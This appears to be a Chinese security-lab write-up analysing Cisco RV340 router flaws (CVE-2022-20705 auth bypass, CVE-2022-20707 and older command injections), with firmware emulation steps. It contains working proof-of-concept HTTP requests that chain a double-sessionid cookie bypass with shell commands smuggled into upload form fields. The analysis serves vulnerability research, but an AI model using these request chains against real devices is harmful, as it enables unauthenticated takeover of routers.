

Cisco RV340命令执行漏洞（CVE-2022-20707）及关联历史漏洞分析

原创 烽火台实验室 Beacon Tower Lab 2022-05-13 12:17 发表于四川

01 引言

本篇文章主要是对Cisco RV340命令执行漏洞(CVE-2022-20707)进行的研究分析，尽管利用此漏洞需要身份验证，但可以通过CVE-2022-20705绕过现有的身份验证机制实现**无条件的命令执行**。历史相关的漏洞还包括：CVE-2020-3451、CVE-2021-1473、CVE-2021-1472，我们会逐一进行分析。


02 环境搭建

2.1 固件下载


可在Cisco官网下载到固件：
<https://software.cisco.com/download/home/286287791/type/282465789/release/1.0.03.26?catid=268437899>

2.2 固件解压

推荐使用7z-zip软件提取openwrt-comcerto2000-hgw-rootfs-ubi_nand.img
\\RV34X-v1.0.03.22-2021-06-14-02-33-28-AM.img\\RV34X-v1.0.03.22-2021-06-14-02-33-28-AM\\fw.gz\\fw\\openwrt-comcerto2000-hgw-rootfs-ubi_nand.img




将得到的ubi格式img用binwalk进行解压，但这里有点小坑，binwalk会把软链接给重置为/dev/null。



笔者这里是通过修改binwalk代码的方式强行绕过了此逻辑：

binwalk/modules/extractor.py


```
if 0 and not linktarget.startswith(extraction_directory) and linktarget != os.devnull:
    binwalk.core.common.warning("Symlink points outside of the extraction directory: %s → %s; changing link target to %s for security purposes." % (file_name, linktarget, extraction_directory))
    os.remove(file_name)
    os.symlink(os.devnull, file_name)
```



2.3 qemu系统模拟

修改Ubuntu 主机的网络配置，修改系统的网络接口配置文件/etc/network/interfaces。

```
lalala@ubuntu:/etc$ cat /etc/network/interfaces
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback
auto ens33
iface ens33 inet manual
up ifconfig ens33 0.0.0.0 up
auto br0
iface br0 inet dhcp
bridge_ports ens33
bridge_maxwait 0
```




编辑/etc/qemu-ifup

```
lalala@ubuntu:/etc$ cat /etc/qemu-ifup
#!/bin/sh
# Script to bring a network (tap) device for qemu up.
# The idea is to add the tap device to the same bridge
# as we have default routing to.
echo "Execute qemu-ifup"

echo "bringing up $1 for bride mode.."
sudo /sbin/ifconfig $1 0.0.0.0 promisc up

echo "Adding $1 to br0..."
sudo /sbin/brctl addif br0 $1
sleep 3
```



具体网络配置可以参考：

<https://blog.csdn.net/QQ1084283172/article/details/69378333>

重启一下虚拟机，因为我Ubuntu 主机的网卡是nat的，桥接就是桥接到nat网络里边去。

下载对应的debian qemu镜像

<https://people.debian.org/~aurel32/qemu/armhf/>

Index of /~aurel32/qemu/armhf

Name	Last modified	Size	Description
 Parent Directory		-	
 README.txt	2014-01-06 18:29	3.4K	
 debian_wheezy_armhf_desktop.qcow2	2013-12-17 02:43	1.7G	
 debian_wheezy_armhf_standard.qcow2	2013-12-17 00:04	229M	
 initrd.img-3.2.0-4-vexpress	2013-12-17 01:57	2.2M	
 vmlinux-3.2.0-4-vexpress	2013-09-20 18:33	1.9M	

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1,SHA256

Debian Wheezy armhf images for QEMU

This directory contains Debian Wheezy armhf images for QEMU and the corresponding kernel and initrd:
6474b4cce67fd6a7df7b65eaf6be25b9 debian_wheezy_armhf_standard.qcow2
9cec027174ee769486eb5e1d2f550c1a debian_wheezy_armhf_desktop.qcow2
2aa949c0a816ad87b1abf3a4da36a0b7 initrd.img-3.2.0-4-vexpress
7a7e63425423e39d1891a9d4ac6ad0b6 vmlinux-3.2.0-4-vexpress

Both images are 25GiB images in QCOW2 format on which a Debian Wheezy system has been installed. The standard images correspond to a "Standard system" installation, while the desktop images correspond to a "Standard system" + "Desktop environment" with Gnome, KDE and Xfce environments. The original default desktop environment is Gnome and the default display manager is GDM. These can not work in QEMU, as Gnome needs an accelerated graphics card, which is not provided by QEMU. Moreover both Gnome and GDM need more than the default 128MiB memory provided on QEMU. They have therefore been replaced respectively by Xfce and LightDM on the desktop image. Both Gnome and GDM are still installed on the image, and the original default can be restored using the following commands:

```
- update-alternatives --auto x-session-manager
- echo /usr/sbin/gdm3 > /etc/X11/default-display-manager
```

The other installation options are the following:

```
- Keyboard:      US
- Locale:        en_US
- Mirror:        ftp.debian.org
- Hostname:      debian-armel
- Root password: root
- User account:  user
- User password: user
```

To use these images, you need to install QEMU 1.1.0 (or later). Start QEMU with the following arguments:

```
- qemu-system-arm -M vexpress-a9 -kernel vmlinux-3.2.0-4-vexpress -initrd initrd.img-3.2.0-4-vexpress -drive if=sd,file=debian_wheezy_armhf_standard.qcow2 -append "root=/dev/mmcblk0p2"
- qemu-system-arm -M vexpress-a9 -kernel vmlinux-3.2.0-4-vexpress -initrd initrd.img-3.2.0-4-vexpress -drive if=sd,file=debian_wheezy_armhf_desktop.qcow2 -append "root=/dev/mmcblk0p2"
```

By default QEMU emulates a machine with 128MiB of RAM. The -m option increases or decreases the size of the RAM. It is however limited to 1024MiB. If you don't want to start QEMU in graphic mode, you can use the -nographic option. The image is configured to display a login prompt on the first serial port (ttyAMA0). If you want to switch the boot messages to the serial port, you need to add "console=ttyAMA0" after "root=/dev/mmcblk0p2".



启动qemu虚拟机：

```
1  sudo qemu-system-arm -M vexpress-a9 -kernel vmlinux-3.2.0-4-vexpress -i
```

将解出来的固件传到qemu虚拟机：

```
1  scp -r 1.tar root@192.168.250.173:/root/
```

解压并切入chroot环境：


```
1  tar zxvf 1.tar
2  chmod -R 777 rootfs
3  cd rootfs
4  sudo mount --bind /proc proc
5  sudo mount --bind /dev dev
6  chroot . /bin/sh
```

逐步启动nginx服务：

```
1  /etc/init.d/boot boot
```

```
2 generate_default_cert
3 /etc/init.d/confd start
4 /etc/init.d/nginx start
```


尝试访问web页面：



至此，模拟环境搭建完成，可以开始进行漏洞测试。

2.4 调试技巧

因为cgi是以uwsgi子进程的形式启动来处理请求，一次请求一个进程，使用gdbserver并不好attach。故直接修改upload.cgi二进制文件，在main函数入口位置修改汇编为自己跳自己，弄个死循环：



这样进程就会一直卡住，等到gdbserver attach上，再通过修改内存方式，修改代码为原程序逻辑：

```

root@debian-armhf:~/rootfs# ps -al
F S      UID      PID  PPID  C PRI  NI ADDR SZ WCHAN  TTY          TIME CMD
4 S      0      2362   2359  0  80   0  -  1131 wait    ttyAMA0    00:00:03 bash
4 S      0      2406   2381  0  80   0  -   807 poll_s pts/0      00:00:03 sh
4 S      0      2606     1  0  80   0  -   417 skb_re pts/0      00:00:00 hotplug2
0 S      0      6179     1  0  80   0  -  1724 poll_s pts/0      00:00:02 operdb_stats
0 S      0      6180     1  0  80   0  -  3528 futex_ pts/0      00:00:00 opsdb_cisco
0 S      0      6892     1  0  80   0  -  1157 poll_s pts/0      00:00:04 notifyd
4 S      33     6901     1  0  80   0  -  1865 epoll_ pts/0      00:00:11 uwsgi
4 S      33     6902     1  0  80   0  -  1782 epoll_ pts/0      00:00:11 uwsgi
4 S      33     6903     1  0  80   0  -  1782 epoll_ pts/0      00:00:13 uwsgi
1 S      33     6904   6901  0  80   0  -  1888 epoll_ pts/0      00:00:00 uwsgi
1 S      33     6905   6903  0  80   0  -  1805 poll_s pts/0      00:00:02 uwsgi
1 S      33     6906   6901  0  80   0  -  1888 epoll_ pts/0      00:00:00 uwsgi
1 S      33     6907   6902  0  80   0  -  1782 epoll_ pts/0      00:00:00 uwsgi
1 S      33     6908   6901  0  80   0  -  1888 epoll_ pts/0      00:00:00 uwsgi
1 S      33     6909   6901  0  80   0  -  1888 epoll_ pts/0      00:00:02 uwsgi
0 R      33    10196   6905 98  80   0  -   465 -      pts/0      00:00:57 upload.cgi
4 R      0    10202   2362  0  80   0  -   918 -      ttyAMA0    00:00:00 ps
root@debian-armhf:~/rootfs#
Exiting
/ # ./gdbserver.armel 192.168.250.173:8888 --attach 10196
Attached; pid = 10196
Listening on port 8888

```

Beacon Tower Lab

```

.text:00010DD0
.text:00010DD0 loc_10DD0
.text:00010DD0 BL      loc_10DD0

```

```

.text:00010DD4 MOV      R7, R0
.text:00010DD8 LDR      R0, =aContentType ; "CONTENT_TYPE"
.text:00010DDC BL      getenv
.text:00010DE0 MOV      R4, R0
.text:00010DE4 LDR      R0, =aRequestUri ; "REQUEST_URI"
.text:00010DE8 BL      getenv
.text:00010DEC MOV      R8, R0
.text:00010DF0 LDR      R0, =aHttpCookie ; "HTTP_COOKIE"
.text:00010DF4 BL      getenv
.text:00010DF8 MOV      R3, #0
.text:00010DFC MOV      R5, R0
.text:00010E00 STR      R3, [SP,#0x80+haystack]
.text:00010E04 STR      R3, [SP,#0x80+var_6C]
.text:00010E08 STR      R3, [SP,#0x80+var_68]
.text:00010E0C STR      R3, [SP,#0x80+var_64]
.text:00010E10 STR      R3, [SP,#0x80+var_60]
.text:00010E14 STR      R3, [SP,#0x80+var_5C]
.text:00010E18 STR      R3, [SP,#0x80+var_58]
.text:00010E1C STR      R3, [SP,#0x80+var_54]
.text:00010E20 STR      R3, [SP,#0x80+var_50]
.text:00010E24 BL      StrBufCreate
.text:00010E28 STR      R0, [SP,#0x80+var_4C]

```

```

00.00% (395,664) (258,181) 00000DD0: 00010DD0: main:loc_10DD0 (Synchronized with PC)

```


Hex View-1

```

0010D80 12 CA 8C E2 98 F4 BC E5 00 C6 8F E2 12 CA 8C E2 .A.....
0010D90 90 F4 BC E5 00 C6 8F E2 12 CA 8C E2 88 F4 BC E5 .....0.....
0010DA0 00 C6 8F E2 12 CA 8C E2 80 F4 BC E5 00 C6 8F E2 .0.....
0010DB0 12 CA 8C E2 78 F4 BC E5 00 C6 8F E2 12 CA 8C E2 .A.....
0010DC0 70 F4 BC E5 F0 43 2D E9 64 D0 4D E2 20 04 9F E5 p....C...M....
0010DD0 FE FF FF EB 00 70 A0 E1 18 04 9F E5 AA FF FF EB .....
0010DE0 00 40 A0 E1 10 04 9F E5 A7 FF FF EB 00 80 A0 E1 .@.....
0010DF0 08 04 9F E5 A4 FF FF FB 00 30 A0 F3 00 50 A0 F1 .....

```

Beacon Tower Lab



03 CVE-2022-20705

此漏洞是因nginx配置不当导致的授权绕过漏洞，是命令执行漏洞(CVE-2022-20707)利用的前置条件。

命令执行漏洞需要用户能访问upload页面，这本是一个需要鉴权的页面。查看nginx配置文件以及配置引用关系，定位到/upload路径的访问是由 /var/nginx/conf.d/web.upload.conf控制

```

1 location / form - file - upload {
2     include uwsgi_params;
3     proxy_buffering off;
4     uwsgi_modifier1 9;
5     uwsgi_pass 127.0.0.1 : 9003;
6     uwsgi_read_timeout 3600;
7     uwsgi_send_timeout 3600;
8 }
9 location / upload {set $deny 1;
10     if ( - f / tmp / websession / token / $cookie_sessionid) {
11         set $deny "0";
12     }
13     if ($deny = "1") {
14         return 403;

```



```

15     }
16     upload_pass / form - file - upload;
17     upload_store / tmp / upload;
18     upload_store_access user: rw group: rw all: rw;
19     upload_set_form_field $upload_field_name.name "$upload_file_name";
20     upload_set_form_field $upload_field_name.content_type "$upload_con
21     upload_set_form_field $upload_field_name.path "$upload_tmp_path";
22     upload_aggregate_form_field "$upload_field_name.md5""$upload_file_
23     upload_aggregate_form_field "$upload_field_name.size""$upload_file
24     upload_pass_form_field "^.*$";
25     upload_cleanup 400 404 499 500 - 505;
26     upload_resumable on;
27

```

可以看到，nginx会通过判断/tmp/websession/token/\$cookie_sessionid文件是否存在来进行访问控制。\$cookie_sessionid可以通过我们传递的cookie来控制，我们可以将\$cookie_sessionid的值设置为一个必定存在的文件，如../../../../../etc/passwd，即可绕过该判断机制。

但是除了nginx的配置外，upload.cgi程序内部还有对传入cookie的格式校验，直接传入../../../../../etc/passwd显然是过不了代码侧的格式校验的：

```

1  else if ( !strcmp(v5, "/upload")
2      && HTTP_COOKIE
3      && strlen(HTTP_COOKIE) - 16 <= 0x40
4      && !match_regex("^([A-Za-z0-9+="/>

```

那么有没有什么办法既能绕过nginx的鉴权，同时又能满足代码侧的格式校验呢？

问题的关键就在于程序后端获取cookie的逻辑。这里代码通过for循环获取cookie的值，遇到分号就隔断了：

```

1  if ( HTTP_COOKIE )
2  {

```

```

3     StrBufSetStr(v40, HTTP_COOKIE);
4     HTTP_COOKIE = 0;
5     v13 = (char *)StrBufToStr(v40);
6     for ( i = strtok_r(v13, ";", &save_ptr); i; i = strtok_r(0, ";", &save_ptr) )
7     {
8         sessionid = strstr(i, "sessionid=");
9         if ( sessionid )
10            HTTP_COOKIE = sessionid + '\n';
11    }
12 }
13 }

```

换言之我们可以在cookie里传入两个sessionid，前一个用来绕过nginx的鉴权机制，后一个用来匹配upload.cgi的校验正则，代码会取最后一个sessionid作为传入的参数值：

```

1 Cookie: sessionid=../../../../etc/passwd;sessionid=Y2lzY28vMTI3LjAuMC4xLzEx

```

```

POST /upload HTTP/1.1
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Host: 192.168.250.173:80
Cookie: sessionid=../../../../etc/passwd;sessionid=Y2lzY28vMTI3LjAuMC4xLzEx;
Content-Length: 663
Content-Type: multipart/form-data; boundary=0b18f8d0955fb3805f024427d577aad5
--0b18f8d0955fb3805f024427d577aad5
Content-Disposition: form-data; name="fileparam"

file001
--0b18f8d0955fb3805f024427d577aad5
Content-Disposition: form-data; name="pathparam"

Firmware
--0b18f8d0955fb3805f024427d577aad5
Content-Disposition: form-data; name="destination"

x
--0b18f8d0955fb3805f024427d577aad5
Content-Disposition: form-data; name="sessionid"

foobar
--0b18f8d0955fb3805f024427d577aad5
Content-Disposition: form-data; name="file"; filename="1233.img"

```

```

1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 29 Apr 2022 17:16:28 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: close
6 Content-Security-Policy: default-src 'self';
7 script-src 'self'
8 'unsafe-inline'
9 'unsafe-eval'
10 img-src 'self'
11 data:;
12 style-src 'self'
13 'unsafe-inline'
14 font-src 'self'
15 child-src 'self'
16 object-src 'none'
17 X-Content-Type-Options: nosniff
18 X-Frame-Options: SAMEORIGIN
19 X-XSS-Protection: 1; mode=block
20 Strict-Transport-Security: max-age=31536000; includeSubDomains
21 Content-Length: 178
22
23 <html>
24 <head><title>301MovedPermanently</title></head>
25 <body bgcolor="white">
26 <center><h1>301MovedPermanently</h1></center>
27 <hr><center>nginx</center>
28 </body>
29 </html>
30

```


如此便可成功绕过身份验证，进入upload.cgi的程序逻辑。

04 CVE-2022-20707

在通过CVE-2022-20705绕过登录限制后，upload.cgi本身还存在一处命令执行漏洞。

```
58 v15 = v14;
59 if ( !v14 )
60     goto LABEL_19;
61 v18 = (const char *)json_object_to_json_string();
62 sprintf(s, "curl %s --cookie 'sessionid=%s' -X POST -H 'Content-Type: application/json' -d '%s'", v13, a1, v18);
63 debug(&unk_12E77, s);
64 v17 = popen(s, "r");
65 if ( v17 )
66 {
67     fread(v23, 0x800u, 1u, v17);
68     fclose(v17);
69 }
```

Beacon Tower Lab

这里存在一个非常明显的命令拼接，upload.cgi会将请求提交过来的参数处理成json后被拼接到命令里，那么我们在参数中使用';{CMD};'即可成功执行命令。

upload.cgi 可以接收的参数包括：

```
1 jsonutil_get_string(dword_2324C, &v31, "\"file.path\"", -1);
2 jsonutil_get_string(dword_2324C, &haystack, "\"filename\"", -1);
3 jsonutil_get_string(dword_2324C, &v32, "\"pathparam\"", -1);
4 jsonutil_get_string(dword_2324C, &v33, "\"fileparam\"", -1);
5 jsonutil_get_string(dword_2324C, &v34, "\"destination\"", -1);
6 jsonutil_get_string(dword_2324C, &v35, "\"option\"", -1);
7 jsonutil_get_string(dword_2324C, &v36, "\"cert_name\"", -1);
8 jsonutil_get_string(dword_2324C, &v37, "\"cert_type\"", -1);
9 jsonutil_get_string(dword_2324C, &v38, "\"password\"", -1);
```

该cgi使用nginx文件上传模块获取参数，有些参数是由该模块生成。我们尽量选一些不影响程序正常逻辑的参数进行拼接，比如destination和option

Beacon Tower Lab

Beacon TowerLab



可以看到命令已经执行：

```
e/ # cat /tmp/download/1.xml
bin
default_uci_config
dev
download
etc
gdbserver.armel
lib
media
mnt
overlay
proc
rom
root
sbin
sys
test_scripts
tmp
upload.cgi
usr
var
www
```

结合CVE-2022-20705的权限绕过，最终poc为：

```
1 POST /upload HTTP/1.1
2 Host: 192.168.250.173
3 Content-Length: 729
4 Accept: application/json, text/plain, */*
5 optional-header: header-value
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryz6gI
8 Origin: http://192.168.250.173
9 Referer: http://192.168.250.173/index.html
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
12 Cookie: sessionid=../../../../etc/passwd;sessionid=Y2lzY28vMTI3LjAuMC4xLz
13 Connection: close
14
15 -----WebKitFormBoundaryz6gIo5kcTkAlkCwX
16 Content-Disposition: form-data; name="sessionid"
17
18 EU6DJKEIW0
19 -----WebKitFormBoundaryz6gIo5kcTkAlkCwX
20 Content-Disposition: form-data; name="pathparam"
21
22 Firmware
```

```

23 -----WebKitFormBoundaryz6gIo5kcTkAlkCwX
24 Content-Disposition: form-data; name="fileparam"
25
26 file001
27 -----WebKitFormBoundaryz6gIo5kcTkAlkCwX
28 Content-Disposition: form-data; name="destination"
29
30 x';ls>/tmp/download/1.xml;'
31 -----WebKitFormBoundaryz6gIo5kcTkAlkCwX
32 Content-Disposition: form-data; name="option"
33
34 x
35 -----WebKitFormBoundaryz6gIo5kcTkAlkCwX
36 Content-Disposition: form-data; name="file"; filename="1.img"
37 Content-Type: application/octet-stream
38
39 1111
40 -----WebKitFormBoundaryz6gIo5kcTkAlkCwX--

```

05 CVE-2020-3451

1.0.03.18及之前版本中的nginx配置并没有对访问upload校验是否授权。选用1.0.00.33进行分析，该版本cgi内部也没有对该路径是否授权校验，对/upload请求的处理由jsonrpc.cgi处理：

```

133     sprintf(v23, "/tmp/www/%s", dest);
134 }
135     sprintf(v20, "cp %s %s", v22, v23);
136     goto LABEL_48;
137 }
138 }
139 }
140 LABEL_49:
141     v19 = (const char *)json_object_to_json_string(v4);
142     printf("\n{\"jsonrpc\": \"2.0\", \"result\": %s}\n", v19);
143     if (v20[0] && system(v20) < 0 )
144         error("MAAPI: %s(%d) Upload failed!", "ma_upload_handle", 4733);
145     if ( v5 )
146         free(v5);

```

cp 命令拼接时 v23由fileparam传入

当在fileparam参数传入恶意拼接命令时，即可执行

POC:

```

1 POST /upload HTTP/1.1
2 Connection: close
3 Accept-Encoding: gzip, deflate
4 Accept: application/json, text/plain, */*
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en
7 Host: 186.86.126.88:443
8 Content-Type: multipart/form-data; boundary=-----
9 Content-Length: 614
10
11 -----42194771962641085195329489787
12 Content-Disposition: form-data; name="sessionid"
13
14 FOOT
15 -----42194771962641085195329489787
16 Content-Disposition: form-data; name="fileparam"
17
18 file001;ls>/www/download/3.xml;
19
20 -----42194771962641085195329489787
21 Content-Disposition: form-data; name="pathparam"
22
23 Firmware
24 -----42194771962641085195329489787
25 Content-Disposition: form-data; name="file"; filename="1233.img"
26 Content-Type: application/octet-stream
27
28 1111111111111111
29 -----42194771962641085195329489787--

```

06 CVE-2021-1473 & CVE-2021-1472

1.0.03.20版本的web.upload.conf为

```

1 location /form-file-upload {
2     include uwsgi_params;
3     proxy_buffering off;

```

```

4     uwsgi_modifier1 9;
5     uwsgi_pass 127.0.0.1:9003;
6     uwsgi_read_timeout 3600;
7     uwsgi_send_timeout 3600;
8 }
9
10 location /upload {
11     set $deny 1;
12
13     if ($http_authorization != "") {
14         set $deny "0";
15     }
16
17     if (-f /tmp/websession/token/$cookie_sessionid) {
18         set $deny "0";
19     }
20
21     if ($deny = "1") {
22         return 403;
23     }
24
25     upload_pass /form-file-upload;
26     upload_store /tmp/upload;
27     upload_store_access user:rw group:rw all:rw;
28     upload_set_form_field $upload_field_name.name "$upload_file_name";
29     upload_set_form_field $upload_field_name.content_type "$upload_content_type";
30     upload_set_form_field $upload_field_name.path "$upload_tmp_path";
31     upload_aggregate_form_field "$upload_field_name.md5" "$upload_file_md5";
32     upload_aggregate_form_field "$upload_field_name.size" "$upload_file_size";
33     upload_pass_form_field "^.*$";
34     upload_cleanup 400 404 499 500-505;
35     upload_resumable on;
36 }

```

只要在头部增加 Authorization 即可令 \$http_authorization 不为空，从而绕过身份校验。
该版本的 upload.cgi 在进行 curl 命令拼接时，a1 由 cookie 中的 sessionid 传入。

```

v16 = (const char *)json_object_to_json_string();
